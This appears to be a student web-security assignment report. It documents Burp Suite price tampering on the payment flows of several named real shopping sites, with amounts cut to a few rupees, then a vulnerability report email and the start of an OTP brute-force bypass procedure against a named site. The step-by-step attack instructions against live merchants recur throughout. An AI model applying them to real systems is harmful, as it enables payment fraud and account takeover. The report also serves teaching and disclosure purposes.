
STEP 7: select on airtel payment mode



STEP 8: Before clicking on PAY open burp suite and turn on the intercept




STEP 9: Now click on Pay button




STEP 10: on burpsuite in bottom search bar enter the amount 899 and click on forward until you get highlighted figure as 899


Remember you will get 4-5 times highlighted 899 value but only when you found amount=899 or amt=899 then change that amount and turn off the intercept



STEP 11: Tamper the amount from 899 rs to 12 rs



Step 12 : Price changed



We have successfully tampered the price from 899 Rs to 12 Rs

Step 13 : Now stop the process don't buy its illegal

REPORTING TO MOGLIX

The screenshot shows a Gmail inbox with a search bar at the top containing 'Q: mog'. A single email message is visible, with the subject 'Reporting Security Vulnerability on Moglix'. The message is from 'Admin Guy' (admin guy@2072734@gmail.com) and was sent on 'Mon, Apr 22, 8:37PM 22 days ago'. The message body contains a short note about reporting a security vulnerability and includes a link to a ticket tracking system.

I am writing to inform you about a potential security vulnerability that I have identified in your Moglix project.
During my round evaluation with your product, I have noticed that it is possible to access files that I do not normally have access to. I would appreciate your help in investigating this issue.
If you require further information, please let me know.
Thank you.

The screenshot shows a ticket tracking system interface with a search bar at the top containing 'Q: mog'. A ticket titled 'Ticket Number #2072734 - Reporting Security Vulnerability on Moglix' is displayed. The ticket is from 'Moglix' (moglix) and was created on 'Mon, Apr 22, 8:38PM 22 days ago'. The message body is a response from Moglix acknowledging the report and providing details about ticket creation and response times.

Hi Aditi,
Greetings From Moglix!
We would like to acknowledge that we have received your request.
A ticket has been created [Ticket Number 2072734] - [Ticket Subject Reporting Security Vulnerability on Moglix]. This interaction is being tracked through the above reference number and we request you not to change the subject line in future correspondence.
A support representative will be reviewing your request and will send you a personal response (usually within 24-48 business hours). Our email team working hours are between 9:00 AM - 8:00 PM.

TARGET 2 <http://homeshopping.pk/>

Perform same above steps

The screenshot shows a product detail page for a 'Boost Velocity Gaming Chair Black Red'. The item is listed at Rs 27,999 with a discounted price of Rs 223,992. The page includes a sidebar with delivery information, a buyer protection guarantee, and customer service contact details. The main area contains fields for email address, password, full name, mobile number, and address, along with an optional comment section and a redeem code field.

Item Name	Qty	Item Price	Item Total
Boost Velocity Gaming Chair Black Red Price in Pakistan 4 - 7 Working Days	1	Rs 27,999	-Rs 223,992
		Subtotal:	-Rs 223,992
		Grand Total:	Rs 0

Provide Details To Place Your Order

Email Address: _____

Password: _____

Full Name: _____

Mobile: +92 _____

Address: _____

Order Instructions/Comments (Optional)

Redeem Code: _____

Delivery Options:
Same Day Delivery
Buyer Protection Guarantee
Trusted Seller Only
Free Return Policy
Customer Service
03-00-439-726


Alert Options:
Price Alert
Price Beating
Schedule a Call

TARGET 3


<https://www.justbake.in/>




Select any cake and enter pin and click on buy now




Fill all random details and click online pay




Select wallet option




Select airtel payment mode




Turn on intercept before clicking proceed



Enter the amount value in search box at bottom and click forward until u get Amt=2675 highlighted.



We got amt=2675 which is highlighted now change that value to 1 rs



After changing amount to rs 1 turn off the intercept

The screenshot shows two windows side-by-side. On the left is the NetworkMiner tool interface, which has 'Intercept' turned off. It displays a list of captured network traffic, including a payment transaction. On the right is a web browser window showing a payment processing page for 'airtel Payments Bank'. The page displays the message 'Processing your payment...' and 'Transaction Id: #02179706123'. At the bottom of the browser window, there is a note: 'DO NOT CLOSE THIS WINDOW' and 'Airtel Payments Bank' branding.

Value changed on payment also we successfully executed price tampering

The screenshot shows two windows side-by-side. On the left is the NetworkMiner tool interface, which has 'Intercept' turned off. It displays a list of captured network traffic, including a payment transaction. On the right is a web browser window showing a payment processing page for 'airtel Payments Bank'. The page displays the message 'Please enter the amount to be debited' and shows an amount of '\$1.00'. Below the amount, there is a field labeled 'Mobile Number' with the value '+91'. At the bottom of the browser window, there is a note: 'DO NOT CLOSE THIS WINDOW' and 'Airtel Payments Bank' branding.

PART C

C. Perform Authentication Bypass Exploitation on any website and Prepare clear Documentation.

1. Vulnerability Title: OTP BYPASSING
9. CVSS score:



10. Relate with owasp top 10

A2: Broken Authentication: OTP Bypassing Vulnerability can lead to unauthorized access to user accounts, representing a breakdown in the authentication process, allowing attackers to compromise accounts without valid credentials.

A3: Sensitive Data Exposure: Successful exploitation of the OTP Bypassing Vulnerability may expose sensitive data associated with user accounts, potentially leading to the disclosure of confidential information and privacy violations.

11. Description

The OTP Bypassing Vulnerability arises when an attacker can manipulate and intercept the OTP validation process in order to circumvent the one-time password (OTP) authentication mechanism. In this case, the attacker obtains unauthorized access to the target website by taking advantage of flaws in the OTP verification procedure.

12. Detailed explanations

The attacker can modify the OTP value and launch a brute force attack to guess the correct OTP by intercepting the OTP validation request using programs like Burp Suite. The attacker can try several OTP values until a valid one is obtained thanks to the attack's facilitation of improper validation and rate-limiting methods. If this vulnerability is successfully exploited, the attacker gains unauthorized access to the victim's account, jeopardizing confidentiality and perhaps resulting in additional security breaches.

13. Impact

Account Takeover: When an attacker obtains unauthorized access to a user's account, they may be able to compromise confidential data and carry out harmful activities.

Data Breach: Confidential information may be on the compromised accounts, which could

result in privacy violations and data breaches. Reputation Damage: Security breaches may cause an organization's reputation to suffer, which could result in a decline in consumer and stakeholder trust.

14. Recommendations

Apply Strong OTP Validation: To guarantee that only legitimate OTPs are received and incorrect attempts are appropriately handled, strengthen the OTP validation processes.

Rate Limiting: To stop brute force attacks and restrict the amount of tries made in a given amount of time, apply rate limits on OTP validation requests.

Multi-Factor Authentication (MFA): To improve user account security and lower the possibility of unwanted access, employ extra authentication levels like MFA.

15. Step by step procedure

STEP 1: search the target website which has 4 digit otp (it will be easy to bypass)
<https://www.limeroad.com/>

STEP 2: Try to buy any product on that website it will ask you for Phone number, enter your phone number and then it will ask you otp

STEP 3: Turn on the intercept

STEP 4: don't enter valid otp which you get on your phone enter random number such as 0000

